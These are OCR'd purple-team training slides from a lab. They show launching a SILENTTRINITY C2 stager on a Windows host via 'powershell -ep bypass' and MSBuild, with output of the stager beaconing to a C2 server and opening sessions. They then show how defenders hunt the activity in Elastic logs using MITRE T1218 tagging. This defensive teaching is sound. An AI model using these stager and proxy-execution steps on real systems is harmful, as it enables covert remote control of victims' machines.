
Open a web browser and visit http://10.10.98.228:8000

Download the files.

From the command prompt, execute the PowerShell stager.

**powershell -ep bypass**

**Import-Module .\Downloads\stager.ps1**




Command Prompt - powershell -ep bypass

```
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\heather.butler>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\heather.butler> Import-Module .\Downloads\stager.ps1
[+] URLS: https://10.10.98.20:4444
[*] Attempting HTTP POST to https://10.10.98.20:4444/30f09ac7-825a-441b-a004-f9eafab5047a
[-] Attempt #1
[*] Attempting HTTP GET to https://10.10.98.20:4444/30f09ac7-825a-441b-a004-f9eafab5047a
[-] Attempt #1
[*] Downloaded 569040 bytes
        [-] 'Boo.Lang.Compiler.dll' was required...
        [+] 'Boo.Lang.Compiler.dll' loaded...
        [-] 'Boo.Lang.dll' was required...
        [+] 'Boo.Lang.dll' loaded...
```



Attack

Attack Tools

Atomic Red Team
Metasploit
PowerEmpire
More and more…

C2
Infrastructure

Cobalt Strike
Silent Trinity
Metasploit

Collaboration

Attack Team and Defense Team can work together on attack

ATOMIC PURPLE TEAM


MITRE – T1127 – Trusted Developer Utilities
MITRE – T1218 – Signed Binary Proxy Execution


# SILENTTRINITY - Victim

From the command prompt, build the .xml stager with MSBuild.

**cd c:\Windows\Microsoft.NET\Framework64\v4.0.30319\**

**MSBuild.exe c:\Users\heather.butler\Downloads\stager.xml**




Command Prompt - MSBuild.exe c:\Users\heather.butler\Downloads\stager.xml

```
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\heather.butler>cd c:\Windows\Microsoft.NET\Framework64\v4.0.30319\

c:\Windows\Microsoft.NET\Framework64\v4.0.30319>MSBuild.exe c:\Users\heather.butler\Downloads\stager.xml
Microsoft (R) Build Engine version 4.8.3761.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 2/2/2020 1:52:50 PM.
[+] URLS: https://10.10.98.20:4444
[*] Attempting HTTP POST to https://10.10.98.20:4444/3f40cb25-f42a-484a-a174-a408c7888913
[-] Attempt #1
[*] Attempting HTTP GET to https://10.10.98.20:4444/3f40cb25-f42a-484a-a174-a408c7888913
[-] Attempt #1
[*] Downloaded 569040 bytes
        [-] 'Boo.Lang.Compiler.dll' was required...
        [+] 'Boo.Lang.Compiler.dll' loaded...
        [-] 'Boo.Lang.dll' was required...
        [+] 'Boo.Lang.dll' loaded...
```


https://github.com/byt3bl33d3r/SILENTTRINITY


# Attack Methodology - SILENTTRINITY

Check on the victim sessions.

**sessions**

**list**





```
[1] ST (stagers)(msbuild) ▯
[*] [TS-G0bk8] Sending stage (569073 bytes) ->  10.10.98.221 ...
[*] [TS-G0bk8] New session 30f09ac7-825a-441b-a004-f9eafab5047a connected! (10.10.98.221)
[*] [TS-G0bk8] Sending stage (569073 bytes) ->  10.10.98.221 ...
[*] [TS-G0bk8] New session 3f40cb25-f42a-484a-a174-a408c7888913 connected! (10.10.98.221)
[1] ST (stagers)(msbuild) ▯ sessions
[1] ST (sessions) ▯ list
┌Sessions──────────────────────────────┬──────────────────────────────┬───────────────┬──────────────┐
│ Name                                 │ User                         │ Address       │ Last Checkin │
├──────────────────────────────────────┼──────────────────────────────┼───────────────┼──────────────┤
│ 3f40cb25-f42a-484a-a174-a408c7888913 │ LABS\heather.butler@WS10-01  │ 10.10.98.221  │ h 00 m 00 s 02 │
├──────────────────────────────────────┼──────────────────────────────┼───────────────┼──────────────┤
│ 30f09ac7-825a-441b-a004-f9eafab5047a │ LABS\heather.butler@WS10-01  │ 10.10.98.221  │ h 00 m 00 s 02 │
└──────────────────────────────────────┴──────────────────────────────┴───────────────┴──────────────┘
[1] ST (sessions) ▯ █
```


https://github.com/byt3bl33d3r/SILENTTRINITY

# Hunt and Defend Methodology


Policy
Firewall
End Protection
Hunt & Defend
Activity and Network Probes
Collaboration
Actionable Alerts

How will hunting/defending work?

- Search term: 'msbuild’ against **logs-*** log index
- Like most malware, it beacons.
- Threat hunting with network analysis!



msbuild


**61** hits

Feb 24, 2020 @ 23:25:13.473 - Feb 24, 2020 @ 23:55:13.473 — Auto


# Hunt and Defend Methodology

How will hunt and defend methodology work?

- Build strong relationships with HR & Marketing
- Deploy tools to “see what attackers see”.
- Understand modern C2 frameworks
- Deploy network intrusion detection, prevention devices
- Deploy network analyzers at boundaries

  “Packets or it didn’t happen!” (*Judy Novak)*
- Test effectiveness of SIEM logging, alerting, and graphing


  Beacons become super apparent in logs via graphs



# Hunt and Defend Methodology

How will hunting/defending work?

- Search term: 'msbuild'
- Toggle fields for **host_name, process_name,** and **RuleName**




```
cess_id          4,688
cess_name        msbuild.exe
process_path     c:\windows\microsoft.net\framework64\v4.0.30319\msbuild.exe
```

Policy
Firewall
End Protection
Hunt & Defend
Activity and Network Probes
Collaboration
Actionable Alerts

This is the Discover application -->

- Accurate logs are arriving.
- **logs-*** log index
- Parsing is improving.
- Detection capabilities are moving forward



**571** hits


Feb 26, 2020 @ 19:46:57.115 - Feb 26, 2020 @ 20:46:57.115 — Auto

| Time | host_name | process_name | RuleName |
|---|---|---|---|
| Feb 26, 2020 @ 20:34:40.599 | ws10-01.lab.defensiveorigins.com | msbuild.exe | technique_id=T1218,technique_name=Signed Binary Proxy Execution |
| Feb 26, 2020 @ 20:34:35.480 | ws10-01.lab.defensiveorigins.com | msbuild.exe | technique_id=T1218,technique_name=Signed Binary Proxy Execution |
| Feb 26, 2020 @ 20:34:30.659 | ws10-01.lab.defensiveorigins.com | msbuild.exe | technique_id=T1218,technique_name=Signed Binary Proxy Execution |

# Hunt and Defend Methodology

How will hunting/defending work?

- Investigate the **elastalert_status** log index
- Set refresh values, time window, etc.



NOT rule_name: Suspicious-Typical-Malware-Back-Connect-Ports_0

elastalert_status

elastalert_status

Policy

Firewall

End Protection

Hunt & Defend

